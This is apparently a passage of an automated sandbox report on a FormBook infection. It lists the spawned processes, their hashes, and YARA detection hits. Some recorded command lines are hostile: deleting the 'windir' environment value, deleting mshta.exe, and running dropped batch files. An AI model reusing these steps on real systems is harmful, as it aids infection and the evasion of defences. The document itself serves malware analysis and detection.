Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000001.00000003.362637084.0000000002DC4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000001.00000003.362921408.0000000002D88000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Value Created

Analysis Process: logagent.exe PID: 5784 Parent PID: 6840

General

Start time:	16:15:38
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\logagent.exe
Imagebase:	0x1d0000
File size:	86016 bytes
MD5 hash:	E2036AC444AB4AD91EECC1A80FF7212F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.513499123.0000000004600000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.513499123.0000000004600000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.513499123.0000000004600000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000000.380848795.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000000.380848795.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000000.380848795.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.512824544.0000000002B50000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.512824544.0000000002B50000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.512824544.0000000002B50000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.515478166.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.515478166.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.515478166.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 1808 Parent PID: 6840

General

Start time:	16:15:39
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat' '
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 5768 Parent PID: 1808

General

Start time:	16:15:39

Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 4528 Parent PID: 1808

General

Start time:	16:15:39
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: explorer.exe PID: 3440 Parent PID: 5784

General

Start time:	16:15:40
Start date:	03/08/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0x7ff6f22f0000
File size:	3933184 bytes
MD5 hash:	AD5296B280E8F522A8A897C96BAB0E1D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6192 Parent PID: 4528

General

Start time:	16:15:40

Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cmd.exe PID: 2244 Parent PID: 6840

General

Start time:	16:15:40
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\system32\cmd.exe /c "C:\Users\Public\nest.bat' '
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Read

Analysis Process: conhost.exe PID: 2424 Parent PID: 2244

General

Start time:	16:15:41
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: reg.exe PID: 6200 Parent PID: 2244

General

Start time:	16:15:41
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\reg.exe
Wow64 process (32bit):	true
Commandline:	reg delete hkcu\Environment /v windir /f

Imagebase:	0xd60000
File size:	59392 bytes
MD5 hash:	CEE2A7E57DF2A159A065A34913A055C2
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities Show Windows behavior

Analysis Process: conhost.exe PID: 6228 Parent PID: 6200

General

Start time:	16:15:42
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: Fdhlajk.exe PID: 6148 Parent PID: 3440

General

Start time:	16:15:46
Start date:	03/08/2021
Path:	C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe'
Imagebase:	0x400000
File size:	702464 bytes
MD5 hash:	811EA41E60760A97B5F28973618728FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000010.00000003.437045703.0000000002DE4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000010.00000003.437534855.0000000002DA8000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)
Antivirus matches:	• Detection: 20%, ReversingLabs

File Activities Show Windows behavior

File Created

File Written

File Read

Analysis Process: Fdhlajk.exe PID: 6496 Parent PID: 3440

General

Start time:	16:15:54
Start date:	03/08/2021
Path:	C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\Libraries\Fdhlajk\Fdhlajk.exe'
Imagebase:	0x400000
File size:	702464 bytes
MD5 hash:	811EA41E60760A97B5F28973618728FE
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	• Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000013.00000003.465981030.0000000002DA8000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr) • Rule: Methodology_Contains_Shortcut_OtherURIhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: 00000013.00000003.465812677.0000000002DE4000.00000004.00000001.sdmp, Author: @itsreallynick (Nick Carr)

File Activities

Show Windows behavior

File Created

File Written

File Read

Analysis Process: mshta.exe PID: 5732 Parent PID: 6148

General

Start time:	16:16:18
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\mshta.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\mshta.exe
Imagebase:	0x2d0000
File size:	13312 bytes
MD5 hash:	7083239CE743FDB68DFC933B7308E80A
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.495868043.0000000002910000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.495868043.0000000002910000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000002.495868043.0000000002910000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.496343429.0000000002C80000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.496343429.0000000002C80000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000002.496343429.0000000002C80000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000000.467594845.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000000.467594845.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000000.467594845.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001A.00000002.497909086.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001A.00000002.497909086.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001A.00000002.497909086.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

Show Windows behavior

File Read

Analysis Process: rundll32.exe PID: 6200 Parent PID: 3440

General

Start time:	16:16:26
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0xce0000
File size:	61952 bytes
MD5 hash:	D7CA562B0DB4F4DD0F03A89A1FDAD63D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001C.00000002.861918517.0000000000B80000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001C.00000002.861918517.0000000000B80000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001C.00000002.861918517.0000000000B80000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001C.00000002.863420934.0000000002DD0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001C.00000002.863420934.0000000002DD0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001C.00000002.863420934.0000000002DD0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001C.00000002.862165299.0000000000CB0000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001C.00000002.862165299.0000000000CB0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001C.00000002.862165299.0000000000CB0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities Show Windows behavior

File Read

Analysis Process: secinit.exe PID: 6044 Parent PID: 6496

General

Start time:	16:16:30
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\secinit.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\secinit.exe
Imagebase:	0xa70000
File size:	9728 bytes
MD5 hash:	174A363BB5A2D88B224546C15DD10906
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001D.00000000.493724351.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001D.00000000.493724351.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001D.00000000.493724351.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000001D.00000002.505021347.0000000010410000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000001D.00000002.505021347.0000000010410000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 0000001D.00000002.505021347.0000000010410000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities Show Windows behavior

File Read

Analysis Process: autoconv.exe PID: 6412 Parent PID: 3440

General

Start time:	16:16:31
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0x970000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: cmd.exe PID: 6324 Parent PID: 6200

General

Start time:	16:16:32
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del 'C:\Windows\SysWOW64\mshta.exe'
Imagebase:	0x2a0000
File size:	232960 bytes
MD5 hash:	F3BDBE3BB6F734E357235F4D5898582D
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: conhost.exe PID: 6344 Parent PID: 6324

General

Start time:	16:16:33
Start date:	03/08/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff61de10000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: autoconv.exe PID: 6416 Parent PID: 3440

General

Start time:	16:16:33
Start date:	03/08/2021

Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0x970000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: autoconv.exe PID: 6680 Parent PID: 3440

General

Start time:	16:16:34
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\autoconv.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\SysWOW64\autoconv.exe
Imagebase:	0x970000
File size:	851968 bytes
MD5 hash:	4506BE56787EDCD771A351C10B5AE3B7
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Analysis Process: NETSTAT.EXE PID: 2408 Parent PID: 3440

General

Start time:	16:16:35
Start date:	03/08/2021
Path:	C:\Windows\SysWOW64\NETSTAT.EXE
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\NETSTAT.EXE
Imagebase:	0x260000
File size:	32768 bytes
MD5 hash:	4E20FF629119A809BC0E7EE2D18A7FDB
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000023.00000002.512339844.0000000002940000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000023.00000002.512339844.0000000002940000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000023.00000002.512339844.0000000002940000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group

File Activities

Show Windows behavior

File Read

Disassembly

Code Analysis